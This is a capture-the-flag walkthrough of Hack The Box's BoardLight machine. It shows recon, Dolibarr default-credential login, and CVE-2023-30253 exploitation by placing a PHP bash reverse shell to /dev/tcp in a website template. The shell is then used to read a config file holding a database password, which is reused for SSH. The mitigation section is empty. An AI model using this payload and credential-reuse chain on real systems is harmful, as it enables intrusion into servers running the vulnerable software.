Hack The Box - BoardLight walkthrough

0bKP

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A breach rapport of Hack The Box's BoardLight machine.

Contents

1 Executive Summary

This write-up explores the successful penetration of an easy-level Hack The Box (HTB) machine, focusing on a variety of techniques including web server vulnerabilities, exploitation of the Dolibarr application, virtual host enumeration, and the deployment of a reverse shell.

The initial reconnaissance phase involved misconfigured virtual hosts, which provided opportunities for lateral movement within the network. Notably, the default credentials to one of the virtual hosts were left unchanged, facilitating unauthorized access for the attacker.

Further enumeration revealed potential attack vectors, leading to the discovery of vulnerable services and applications. Exploiting a known vulnerability in the Dolibarr application, the attacker gained unauthorized access to the system.

By deploying a reverse shell payload, the attacker established persistent access to the system, enabling continued exploration and data exfiltration. Through meticulous analysis and exploitation of various weaknesses, the attacker achieved their objectives within the HTB environment.

This write-up serves as a comprehensive overview of the methodologies employed to compromise the HTB machine, offering insights into web server vulnerabilities, application exploitation, enumeration techniques, and the execution of reverse shells.

2 Reconnaissance


The first step involved scanning for open ports using Nmap. The results are as follows:

```
Nmap 7.94SVN scan initiated Sat Jun 1 21:31:38 2024 as: nmap -sC -sV -vv -oN scan.nmap 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up, received syn-ack (0.052s latency).
Scanned at 2024-06-01 21:31:39 CEST for 94s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

80/tcp open http syn-ack Apache httpd 2.4.41
Service Info: Host: board.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two ports open on the machine: 22 with an SSH and 80 with HTTP running. Moreover, the scan showed that the hostname is board.htb. It was added to the */etc/hosts* file.

The web page doesn't seem to have anything worth of further investigation.



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
The results of gobuster directory enumeration didn't reveal any interesting files. Upon further reconnaissance the virtual host *crm.board.htb* was found. The command run:

```
gobuster -dir ~/wl/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
--url board.htb --append-domain
```

After adding a new entry to the */etc/hosts* file, the web page was examined. It was a simple login page powered by Dolibarr 17.0.0




The default Dolibarr credentials **admin:admin** worked. Now, it was possible to access the dashboard from the admin account.

3 Enumeration

After a while of trying different functionalities, one in particular stood out. The web server facilitated creating new web pages from a template. It allowed editing the HTML code, potentially creating a serious attack vector.

It allowed the malicious user to add PHP code onto the web page. This vulnerability in Dolibarr is known as **CVE-2023-30253**.


crm.board.htb/website/index.php?action=createsite
Kali Default
Info
Shodan
explainshell.com - mat...
Home
Tools
Websites
17.0.0
admin
CREATE
CANCEL


Website: test

Name of the website: revshell
Main language: English (en)
Other languages:
Description:
Virtual host or domain name: http://revshell.local

Firsly, the new webpage under the localhost was created with the subdomain of revshell as shown on the image above. Next, it was possible to add a template and edit its source code. The following payload was added:

```
<?pHp system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.123/1234 0>&1'"); ?>
```

It looked as follows:


Kali Default
Info
Shodan
explainshell.com - mat...
Home
Tools
Websites
17.0.0
admin
Help on specific syntax tips
SAVE AND STAY
SAVE
CANCEL
HTML Source - Show more/less lines

crm.board.htb/website/index.php

Website: revshell


Page: [page 005] index - index

```
<!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true" if you want to use the inline editor for the content  -->

<?php includeContainer('header'); ?>


<section id="mysection1" contenteditable="true">
        <?pHp system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.123/1234 0>&1'"); ?>
        <main>
            <section class="hero">
                <div class="container">
                    <div class="row">
```


After saving the project, the server executed the code granting us the reverse shell.



```
┌──(grwzy㉿kali)-[~/HTB/BoardLight]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.123] from (UNKNOWN) [10.10.11.11] 41600
bash: cannot set terminal process group (848): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/website$
```


4 Privilege escalation

We were in as www-data. After a while of skimming through the files, the configuration file of Dolibarr was found, and it contained some credentials.



```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
ls
conf.php
conf.php.example
conf.php.old
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

At first, it was not known what these credentials (**dolibarrowner:serverfun2$2023!!**) were for. After sometime of trying to log into different services, i.e. sql local database, SSH, the user *Larissa* was found in */etc/passwd* file. This password worked for the users SSH account.



```
┌──(grwzy㉿kali)-[~/HTB/BoardLight]
└─$ ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:
Last login: Sun Jun  2 04:32:29 2024 from 10.10.14.67
larissa@boardlight:~$ 
```

This way the user was owned.

5 Mitigation

6 Dolibarr